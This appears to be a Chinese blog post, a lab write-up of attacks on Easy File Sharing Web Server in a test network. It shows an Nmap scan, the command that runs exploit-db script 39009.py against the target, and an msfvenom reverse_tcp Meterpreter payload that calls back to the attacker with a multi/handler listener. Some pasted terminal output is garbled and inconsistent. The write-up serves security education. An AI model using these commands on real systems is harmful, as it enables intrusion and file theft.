

复现实验A

原创

[Occam's Razor.](#)



于 2021-12-13 13:44:13 发布



2104



收藏

文章标签: [安全](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/qq_23690313/article/details/121903295

版权


复现实验A

一、漏洞渗透测试

1、靶机安装easy file sharing server (efsetup_2018.zip)



2、利用Nmap扫描发现靶机(Windows)运行了该服务。P99-100



```
Trash

kali@kali: ~
File Actions Edit View Help

Nmap scan report for 192.168.101.2
Host is up (0.00084s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE
53/tcp    filtered domain

Nmap scan report for 192.168.101.129
Host is up (0.00048s latency).
All 1000 scanned ports on 192.168.101.129 are closed


Nmap scan report for 192.168.101.134
Host is up (0.00023s latency).
Not shown: 990 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
23/tcp    open  telnet
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
443/tcp   open  https
445/tcp   open  microsoft-ds
1025/tcp  open  NFS-or-IIS
1026/tcp  open  LSA-or-nterm
8000/tcp  open  http-alt

Nmap done: 256 IP addresses (4 hosts up) scanned in 7.47 seconds

CSDN @EXCEPT.-
```


3、利用该漏洞，使得靶机运行计算器。P116-119

(1) 找出可利用脚本




```
root@kali: ~  
文件 动作 编辑 查看 帮助  
BadBlue 2.5 - Easy File Sharing Remote Buffer Overflow  
Easy File Sharing FTP Server 2.0 (Windows 2000 SP4) - 'PASS' Remote Overflow windows/remote/845.c  
Easy File Sharing FTP Server 2.0 - 'PASS' Remote windows/remote/3579.py  
Easy File Sharing FTP Server 2.0 - 'PASS' Remote windows/remote/2234.py  
Easy File Sharing FTP Server 2.0 - PASS Overflow (Metasploit) windows/remote/16742.rb  
Easy File Sharing FTP Server 3.5 - Remote Stack Buffer Overflow windows/remote/33538.py  
Easy File Sharing HTTP Server 7.2 - POST Buffer Overflow (Metasploit) windows/remote/42256.rb  
Easy File Sharing HTTP Server 7.2 - Remote Overflow (SEH) (Metasploit) windows/remote/39661.rb  
Easy File Sharing Web Server 1.2 - Information Disclosure windows/remote/23222.txt  
Easy File Sharing Web Server 1.25 - Denial of Service windows/dos/423.pl  
Easy File Sharing Web Server 1.3x/4.5 - Directory Traversal / Multiple Information multiple/dos/30856.txt  
Easy File Sharing Web Server 3.2 - Format String Denial of Service windows/dos/27377.txt  
Easy File Sharing Web Server 3.2 - Full Path Request Arbitrary File Upload windows/remote/27378.txt  
Easy File Sharing Web Server 4 - Remote Information Stealer windows/remote/2690.c  
Easy File Sharing Web Server 4.8 - File Disclosure windows/remote/8155.txt  
Easy File Sharing Web Server 5.8 - Multiple Vulnerabilities windows/remote/17063.txt  
Easy File Sharing Web Server 6.8 - Persistent Cross-Site Scripting php/webapps/35626.txt  
Easy File Sharing Web Server 6.8 - Remote Stack Buffer Overflow windows/remote/33352.py  
Easy File Sharing Web Server 6.9 - USERID Remote Buffer Overflow windows/remote/37951.py  
Easy File Sharing Web Server 7.2 - 'New User' Local Overflow (SEH) windows/local/47411.py  
Easy File Sharing Web Server 7.2 - 'POST' Remote Buffer Overflow windows/remote/42165.py  
Easy File Sharing Web Server 7.2 - 'POST' Remote Buffer Overflow (DEP Bypass) windows/remote/42186.py  
Easy File Sharing Web Server 7.2 - 'UserID' Remote Buffer Overflow (DEP Bypass) windows/remote/44522.py  
Easy File Sharing Web Server 7.2 - Account Import Local Buffer Overflow (SEH) windows/local/42267.py  
Easy File Sharing Web Server 7.2 - Authentication Bypass windows/remote/42159.txt  
Easy File Sharing Web Server 7.2 - GET 'PassWD' Remote Buffer Overflow (DEP Bypass) windows/remote/42304.py  
Easy File Sharing Web Server 7.2 - GET 'PassWD' Remote Buffer Overflow (SEH) windows/remote/42261.py  
Easy File Sharing Web Server 7.2 - GET Buffer Overflow (SEH) windows/remote/39008.py  
Easy File Sharing Web Server 7.2 - HEAD Request Buffer Overflow (SEH) windows/remote/39009.py  
Easy File Sharing Web Server 7.2 - Remote Buffer Overflow (SEH) (DEP Bypass + ROP) windows/remote/38829.py  
Easy File Sharing Web Server 7.2 - Remote Overflow (Egghunter) (SEH) windows/remote/40178.py  
Easy File Sharing Web Server 7.2 - Remote Overflow (SEH) windows/remote/40178.py  
Easy File Sharing Web Server 7.2 - Stack Buffer Overflow windows/remote/44685.py
```

39009.py



```
(root@kali)~  
# python /usr/share/exploitdb/exploits/windows/remote/39009.py 192.168.149.131 80
```

(2)



```
(root@kali)~  
# python /usr/share/exploitdb/exploits/windows/remote/39009.py 192.168.149.131 80  
Connecting to: 192.168.149.131:80  
Done ...
```


(3) 调取成功



二、Metasploit应用

1、生成主控端、被控端。

首先打开终端输入msfvenom -p windows/meterpreter/reverse_tcp lhost= 攻击机的IP lport=5000 -f exe -o /root/payload.exe




```
(kali@kali)-[~]
└─$ msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.101.129 lport=5000 -f exe -o /root/payload.exe
^[[D^[[C[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
^[[DPayload size: 354 bytes
Final size of exe file: 73802 bytes
Error: Permission denied @ rb_sysopen - /root/payload.exe

(kali@kali)-[~]
└─$
```

2、获得靶机(Windows)控制权。

在终端输入msfconsole



```
(kali@kali)-[~]
└─$ msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.101.129 lport=5000 -f exe -o /root/payload.exe
^[[D^[[C[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
^[[DPayload size: 354 bytes
Final size of exe file: 73802 bytes
Error: Permission denied @ rb_sysopen - /root/payload.exe

(kali@kali)-[~]
└─$ msfconsole

# cowsay++

< metasploit >

  \  (oo)_____)
   (___)      )\
    |_____|  ) *
    |_____|

- [ metasploit v6.1.4-dev ]
```

```
[ Metasploit v0.11.4 dev ]
+ -- --=[ 2162 exploits - 1147 auxiliary - 367 post ]
+ -- --=[ 592 payloads - 45 encoders - 10 nops ]
+ -- --=[ 8 evasion ]

Metasploit tip: View a module's description using
info, or the enhanced version in your browser with
info -d

msf6 > █
```

CSDN @EXCEPT.-

```
info -d
msf6 > use exploit /multi/handler


Matching Modules
-----
#  Name                                     Disclosure Date  Rank      Check  Description
-  -
0  exploit/linux/local/apt_package_manager_persistence 1999-03-09      excellent No      APT Package Manager Persistence
1  auxiliary/scanner/http/apache_mod_cgi_bash_env      2014-09-24      normal   Yes     Apache mod_cgi Bash Environment Variable Injection (Shellshock)
Scanner
2  exploit/linux/local/bash_profile_persistence        1989-06-08      normal   No      Bash Profile Persistence
3  exploit/linux/local/desktop_privilege_escalation    2014-08-07      excellent Yes     Desktop Linux Password Stealer and Privilege Escalation
4  exploit/multi/handler                               manual          No      Generic Payload Handler
5  exploit/windows/mssql/mssql_linkcrawler            2000-01-01      great    No      Microsoft SQL Server Database Link Crawling Command Execution
6  exploit/windows/browser/persits_xupload_traversal  2009-09-29      excellent No      Persits XUpload ActiveX MakeHttpRequest Directory Traversal
7  exploit/linux/local/yum_package_manager_persistence 2003-12-17      excellent No      Yum Package Manager Persistence

Interact with a module by name or index. For example info 7, use 7 or use exploit/linux/local/yum_package_manager_persistence

msf6 > █
```

CSDN @EXCEPT.-

将payload.exe复制到靶机里。



3、下载靶机上任意一个文件。

P121-123;140-145

给出WalkThrough WriteUp

在靶机里创建了一个hellow.txt文件，然后在终端输入download hellow.txt，就可以看到这个文件了。



[创作打卡挑战赛](#) >

[赢取流量/现金/CSDN周边激励大奖](#)